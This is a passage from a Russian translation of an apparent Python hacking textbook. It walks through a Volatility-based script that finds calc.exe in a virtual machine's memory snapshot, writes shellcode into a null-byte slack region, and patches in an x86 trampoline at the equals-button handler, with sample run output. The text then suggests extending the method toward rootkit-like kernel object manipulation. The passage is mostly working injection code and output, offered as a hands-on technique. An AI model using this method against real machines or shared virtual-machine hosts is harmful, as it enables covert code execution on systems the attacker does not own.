          print "[*] Hunting for physical offsets...please wait."

❸           address_space = process.get_process_address_space()
❹           pages         = address_space.get_available_pages()
```

Сначала мы создали новый класс `PSList` ❶ и передали текущую конфигурацию. Модуль `PSList` отвечает за просмотр всех работающих процессов, обнаруженных в снимке памяти. Мы перебираем каждый процесс ❷ и если обнаруживаем *calc.exe*, то получаем его полное адресное пространство ❸ и все страницы памяти этого процесса ❹.

Сейчас мы просмотрим страницы памяти, чтобы найти часть памяти такого же размера, как и наш шелл-код, заполненный нулями. Мы также ищем виртуальный адрес дескриптора нашей кнопки =, чтобы мы смогли прописать наш трамплин. Введите следующий код и не забудьте об отступах.

```
         for page in pages:

❶             physical = address_space.vtop(page[0])

              if physical is not None:

                 if slack_space is None:

❷                    fd = open(memory_file,"r+")
                     fd.seek(physical)
                     buf = fd.read(page[1])

❸                    try:
                         offset = buf.index("\x00" * len(sc))
                         slack_space = page[0] + offset

                         print "[*] Found good shellcode location!"
                         print "[*] Virtual address: 0x%08x" % slack_space
                         print "[*] Physical address: 0x%08x" % (physical.
                         + offset)
                         print "[*] Injecting shellcode."

❹                        fd.seek(physical + offset)
                         fd.write(sc)
                         fd.flush()

❺                        # create our trampoline
```

```
                tramp = "\xbb%s" % struct.pack("<L", page[0] + offset)
                tramp += "\xff\xe3"
                if trampoline_offset is not None:
                   break
except:
       pass
```

```
            fd.close()

❻       # check for our target code location
        if page[0] <= equals_button and .
                equals_button < ((page[0] + page[1])-7):

           print "[*] Found our trampoline target at: 0x%08x" .
           % (physical)

❼          # calculate virtual offset
           v_offset = equals_button - page[0]

           # now calculate physical offset
           trampoline_offset = physical + v_offset

           print "[*] Found our trampoline target at: 0x%08x" .
           % (trampoline_offset)

           if slack_space is not None:
              break

print "[*] Writing trampoline..."

❽ fd = open(memory_file, "r+")
fd.seek(trampoline_offset)
fd.write(tramp)
fd.close()

print "[*] Done injecting code."
```

Отлично! Теперь давайте разберем, что делает этот код. Когда мы перебираем каждую станицу, код возвращает двучленный список, где `page [0]` — это адрес страницы, а `page [1]` — это размер страницы в байтах. Когда мы просматриваем каждую страницу памяти, сначала мы находим физическое смещение (смещение в снимке RAM на диске) ❶ там, где лежит страница. Открываем снимок RAM ❷, ищем смещение и затем считываем всю страницу памяти. Затем мы пытаемся найти фрагмент NULL-байтов ❸ такого же размера, как и наш шелл-код. Именно здесь мы прописываем шелл-код в снимок RAM ❹. Как только мы нашли подходящее место и внедрили шелл-код, мы берем адрес нашего шелл-кода и создаем небольшой фрагмент опкодов ❺ в x86. Эти опкоды выдают следующую сборку:

```
mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx
```

Не забывайте, что вы можете использовать функцию разбиения в Volatility, чтобы убедиться, что вы распределили байты в нужном вам количестве, и затем восстановить эти байты в своем шелл-коде. Это останется вашим домашним заданием.

Последняя часть нашего кода — это проверка, осталась ли функция кнопки = на странице, где мы осуществляем итерацию ❻. Если мы находим ее, то вычисляем смещение ❼, а затем выписываем наш трамплин ❽. Трамплин на месте, значит должно осуществиться исполнение шелл-кода, который мы поместили в снимок RAM.

Проверка на деле

Первый шаг — закрыть Immunity Debugger, если он все еще запущен и закрыть все экземпляры *calc.exe*. Теперь запускаем *calc.exe* и ваш скрипт внедрения кода. Вы должны увидеть примерно такой результат:

```
$ python code_inject.py
[*] Found calc.exe with PID 1936
[*] Hunting for physical offsets...please wait.
[*] Found good shellcode location!
[*] Virtual address: 0x00010817
[*] Physical address: 0x33155817
[*] Injecting shellcode.
[*] Found our trampoline target at: 0x3abccd51
[*] Writing trampoline...
[*] Done injecting code.
```

Замечательно! Это должно указывать на то, что вы нашли все смещения и внедрили шелл-код. Для проверки, просто зайдите в свою виртуальную машину, наберите `3+3` и нажмите кнопку =. Появится сообщение.

Теперь вы можете попробовать сделать обратное проектирование в отношении других приложений или сервисов. Можно также улучшить этот способ и попробовать провести манипуляцию в объектами ядра, которые могут имитировать поведение руткита. Это отличные способы, чтобы познакомиться с компьютерно-техническим анализом памяти или применять их в ситуациях, когда у вас есть физический доступ к машине или вы находитесь на сервере с несколькими виртуальными машинами.

[26] Скачайте Immunity Debugger здесь: http://debugger.immunityinc.com/

[27] Если вы хотите написать свой MessageBox шелл-код, см. эту инструкцию: https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32 shellcoding/

Алфавитный указатель

A

B

C

D

F

G

H

I

N

P

Q

R

S